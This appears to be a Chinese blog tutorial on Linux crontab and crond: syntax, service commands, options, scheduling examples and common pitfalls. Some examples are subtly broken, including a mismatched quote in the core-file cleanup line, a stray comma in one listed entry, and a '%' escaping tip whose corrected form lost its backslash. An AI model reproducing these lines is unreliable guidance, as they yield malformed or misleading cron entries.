逗号(,):可以用逗号隔开的值指定一个列表范围,例如,“1,2,5,7,8,9”

中杠(-):可以用整数之间的中杠表示一个整数范围,例如“2-6”表示“2,3,4,5,6”

正斜线(/):可以用正斜线指定时间的间隔频率,例如“0-23/2”表示每两小时执行一次。同时正斜线可以和星号一起使用,例如*/10,如果用在minute字段,表示每十分钟执行一次。

二、crond服务

安装crontab:

yum install crontabs

服务操作说明:

1
2
3
4
5
6
7
8

/sbin/service crond start // 启动服务

/sbin/service crond stop // 关闭服务

/sbin/service crond restart // 重启服务

/sbin/service crond reload // 重新载入配置

查看crontab服务状态:

service crond status

手动启动crontab服务:

service crond start

查看crontab服务是否已设置为开机启动,执行命令:

ntsysv

加入开机自动启动:

chkconfig –level 35 crond on

三、crontab命令详解

3.1 命令格式

1
2
3
crontab [-u user] file

crontab [-u user] [ -e | -l | -r ]

3.2 命令功能

通过crontab 命令,我们可以在固定的间隔时间执行指定的系统指令或 shell script脚本。时间间隔的单位可以是分钟、小时、日、月、周及以上的任意组合。这个命令非常设合周期性的日志分析或数据备份等工作。

3.3 命令参数

-u user:用来设定某个用户的crontab服务,例如,“-u ixdba”表示设定ixdba用户的crontab服务,此参数一般有root用户来运行。

file:file是命令文件的名字,表示将file做为crontab的任务列表文件并载入crontab。如果在命令行中没有指定这个文件,crontab命令将接受标准输入(键盘)上键入的命令,并将它们载入crontab。

-e:编辑某个用户的crontab文件内容。如果不指定用户,则表示编辑当前用户的crontab文件。

-l:显示某个用户的crontab文件内容,如果不指定用户,则表示显示当前用户的crontab文件内容。

-r:从/var/spool/cron目录中删除某个用户的crontab文件,如果不指定用户,则默认删除当前用户的crontab文件。

-i:在删除用户的crontab文件时给确认提示。

3.4 常用方法

1. 创建一个新的crontab文件

在考虑向cron进程提交一个crontab文件之前,首先要做的一件事情就是设置环境变量EDITOR。cron进程根据它来确定使用哪个编辑器编辑crontab文件。9 9 %的UNIX和LINUX用户都使用vi,如果你也是这样,那么你就编辑$ HOME目录下的. profile文件,在其中加入这样一行:

1
EDITOR=vi; export EDITOR

然后保存并退出。不妨创建一个名为<user> cron的文件,其中<user>是用户名,例如, davecron。在该文件中加入如下的内容。

1
2
3
4
5
# (put your own initials here)echo the date to the console every

# 15minutes between 6pm and 6am

0,15,30,45 18-06 * * * /bin/echo 'date' > /dev/console

保存并退出。确信前面5个域用空格分隔

在上面的例子中,系统将每隔1 5分钟向控制台输出一次当前时间。如果系统崩溃或挂起,从最后所显示的时间就可以一眼看出系统是什么时间停止工作的。在有些系统中,用tty1来表示控制台,可以根据实际情况对上面的例子进行相应的修改。为了提交你刚刚创建的crontab文件,可以把这个新创建的文件作为cron命令的参数:

1
> crontab davecron

现在该文件已经提交给cron进程,它将每隔1 5分钟运行一次。

同时,新创建文件的一个副本已经被放在/var/spool/cron目录中,文件名就是用户名(即dave)。

2. 列出crontab文件

为了列出crontab文件,可以用:

1
2
3
> crontab -l

0,15,30,45,18-06 * * * /bin/echo `date` > dev/tty1

你将会看到和上面类似的内容。可以使用这种方法在$ H O M E目录中对crontab文件做一备份:

1
> crontab -l > $HOME/mycron

这样,一旦不小心误删了crontab文件,可以用上一节所讲述的方法迅速恢复。

3. 编辑crontab文件

如果希望添加、删除或编辑crontab文件中的条目,而E D I TO R环境变量又设置为v i,那么就可以用v i来编辑crontab文件,相应的命令为:

1
> crontab -e

可以像使用v i编辑其他任何文件那样修改crontab文件并退出。如果修改了某些条目或添加了新的条目,那么在保存该文件时, c r o n会对其进行必要的完整性检查。如果其中的某个域出现了超出允许范围的值,它会提示你。

我们在编辑crontab文件时,没准会加入新的条目。例如,加入下面的一条:

1
2
3
# DT:delete core files,at 3.30am on 1,7,14,21,26,26 days of each month

30 3 1,7,14,21,26 * * /bin/find -name "core' -exec rm {} \;

现在保存并退出。最好在crontab文件的每一个条目之上加入一条注释,这样就可以知道它的功能、运行时间,更为重要的是,知道这是哪位用户的作业。

现在让我们使用前面讲过的crontab -l命令列出它的全部信息:

1
2
3
4
5
6
7
8
9
10
11
$ crontab -l

# (crondave installed on Tue May 4 13:07:43 1999)

# DT:ech the date to the console every 30 minites

0,15,30,45 18-06 * * * /bin/echo `date` > /dev/tty1

# DT:delete core files,at 3.30am on 1,7,14,21,26,26 days of each month

30 3 1,7,14,21,26 * * /bin/find -name "core' -exec rm {} \;
4. 删除crontab文件

要删除crontab文件,可以用:

1
$ crontab -r
5. 恢复丢失的crontab文件

如果不小心误删了crontab文件,假设你在自己的$ H O M E目录下还有一个备份,那么可以将其拷贝到/var/spool/cron/<username>,其中<username>是用户名。如果由于权限问题无法完成拷贝,可以用:

1
$ crontab \<filename\>

其中,<filename>是你在$ H O M E目录中副本的文件名。

建议你在自己的$ H O M E目录中保存一个该文件的副本。我就有过类似的经历,有数次误删了crontab文件(因为r键紧挨在e键的右边)。这就是为什么有些系统文档建议不要直接编辑crontab文件,而是编辑该文件的一个副本,然后重新提交新的文件。

有些crontab的变体有些怪异,所以在使用crontab命令时要格外小心。如果遗漏了任何选项,crontab可能会打开一个空文件,或者看起来像是个空文件。这时敲delete键退出,不要按<Ctrl-D>,否则你将丢失crontab文件。

3.5 使用实例

实例1:每1分钟执行一次command
1
* * * * * command
实例2:每小时的第3和第15分钟执行
1
3,15 * * * * command
实例3:在上午8点到11点的第3和第15分钟执行
1
3,15 8-11 * * * command
实例4:每隔两天的上午8点到11点的第3和第15分钟执行
1
3,15 8-11 */2 * * command
实例5:每个星期一的上午8点到11点的第3和第15分钟执行
1
3,15 8-11 * * 1 command
实例6:每晚的21:30重启smb
1
30 21 * * * /etc/init.d/smb restart
实例7:每月1、10、22日的4 : 45重启smb
1
45 4 1,10,22 * * /etc/init.d/smb restart
实例8:每周六、周日的1 : 10重启smb
1
10 1 * * 6,0 /etc/init.d/smb restart
实例9:每天18 : 00至23 : 00之间每隔30分钟重启smb
1
0,30 18-23 * * * /etc/init.d/smb restart
实例10:每星期六的晚上11 : 00 pm重启smb
1
0 23 * * 6 /etc/init.d/smb restart
实例11:每一小时重启smb
1
* */1 * * * /etc/init.d/smb restart
实例12:晚上11点到早上7点之间,每隔一小时重启smb
1
* 23-7/1 * * * /etc/init.d/smb restart
实例13:每月的4号与每周一到周三的11点重启smb
1
0 11 4 * mon-wed /etc/init.d/smb restart
实例14:一月一号的4点重启smb
1
0 4 1 jan * /etc/init.d/smb restart
实例15:每小时执行/etc/cron.hourly目录内的脚本
1
01   *   *   *   *     root run-parts /etc/cron.hourly

注意:如果去掉run-parts 这个参数的话,后面就可以写要运行的某个脚本名,而不是目录名了

四、使用注意事项

4.1 注意环境变量问题

有时我们创建了一个crontab,但是这个任务却无法自动执行,而手动执行这个任务却没有问题,这种情况一般是由于在crontab文件中没有配置环境变量引起的。

在crontab文件中定义多个调度任务时,需要特别注意的一个问题就是环境变量的设置,因为我们手动执行某个任务时,是在当前shell环境下进行的,程序当然能找到环境变量,而系统自动执行任务调度时,是不会加载任何环境变量的,因此,就需要在crontab文件中指定任务运行所需的所有环境变量,这样,系统执行任务调度时就没有问题了。

不要假定cron知道所需要的特殊环境,它其实并不知道。所以你要保证在shelll脚本中提供所有必要的路径和环境变量,除了一些自动设置的全局变量。所以注意如下3点:

  • 脚本中涉及文件路径时写全局路径;

  • 脚本执行要用到java或其他环境变量时,通过source命令引入环境变量,如:

1
2
3
4
5
6
7
8
9
cat start_cbp.sh

#!/bin/sh

source /etc/profile

export RUN_CONF=/home/d139/conf/platform/cbp/cbp_jboss.conf

/usr/local/jboss-4.0.5/bin/run.sh -c mev &
  • 当手动执行脚本OK,但是crontab死活不执行时。这时必须大胆怀疑是环境变量惹的祸,并可以尝试在crontab中直接引入环境变量解决问题。如:
1
0 * * * * . /etc/profile;/bin/sh /var/www/java/audit_no_count/bin/restart_audit.sh

4.2 注意清理系统用户的邮件日志

每条任务调度执行完毕,系统都会将任务输出信息通过电子邮件的形式发送给当前系统用户,这样日积月累,日志信息会非常大,可能会影响系统的正常运行,因此,将每条任务进行重定向处理非常重要。

例如,可以在crontab文件中设置如下形式,忽略日志输出:

1
0 */3 * * * /usr/local/apache2/apachectl restart >/dev/null 2>&1

/dev/null 2>&1 表示先将标准输出重定向到 /dev/null,然后将标准错误重定向到标准输出,由于标准输出已经重定向到了/dev/null,因此标准错误也会重定向到/dev/null,这样日志输出问题就解决了。

4.3 系统级任务调度与用户级任务调度

系统级任务调度主要完成系统的一些维护操作,用户级任务调度主要完成用户自定义的一些任务,可以将用户级任务调度放到系统级任务调度来完成(不建议这么做),但是反过来却不行,root用户的任务调度操作可以通过“crontab –uroot –e”来设置,也可以将调度任务直接写入/etc/crontab文件,需要注意的是,如果要定义一个定时重启系统的任务,就必须将任务放到/etc/crontab文件,即使在root用户下创建一个定时重启系统的任务也是无效的。

4.4 其他注意事项

新创建的cron job,不会马上执行,至少要过2分钟才执行。如果重启cron则马上执行。

当crontab突然失效时,可以尝试/etc/init.d/crond restart解决问题。或者查看日志看某个job有没有执行/报错tail -f /var/log/cron。

千万别乱运行crontab -r。它从Crontab目录(/var/spool/cron)中删除用户的Crontab文件。删除了该用户的所有crontab都没了。

在crontab中%是有特殊含义的,表示换行的意思。如果要用的话必须进行转义%,如经常用的date ‘+%Y%m%d’在crontab里是不会执行的,应该换成date ‘+%Y%m%d’。

1…101112…16
Mr.Gou

Mr.Gou

155 日志
11 分类
38 标签
RSS
GitHub E-Mail Weibo
Links
  • 阮一峰的网络日志
  • 离别歌 - 代码审计漏洞挖掘pythonc++
  • 一只猿 - 前端攻城尸
  • 雨了个雨's blog
  • nMask's Blog - 风陵渡口
  • 区块链技术导航
© 2023 蜀ICP备2022014529号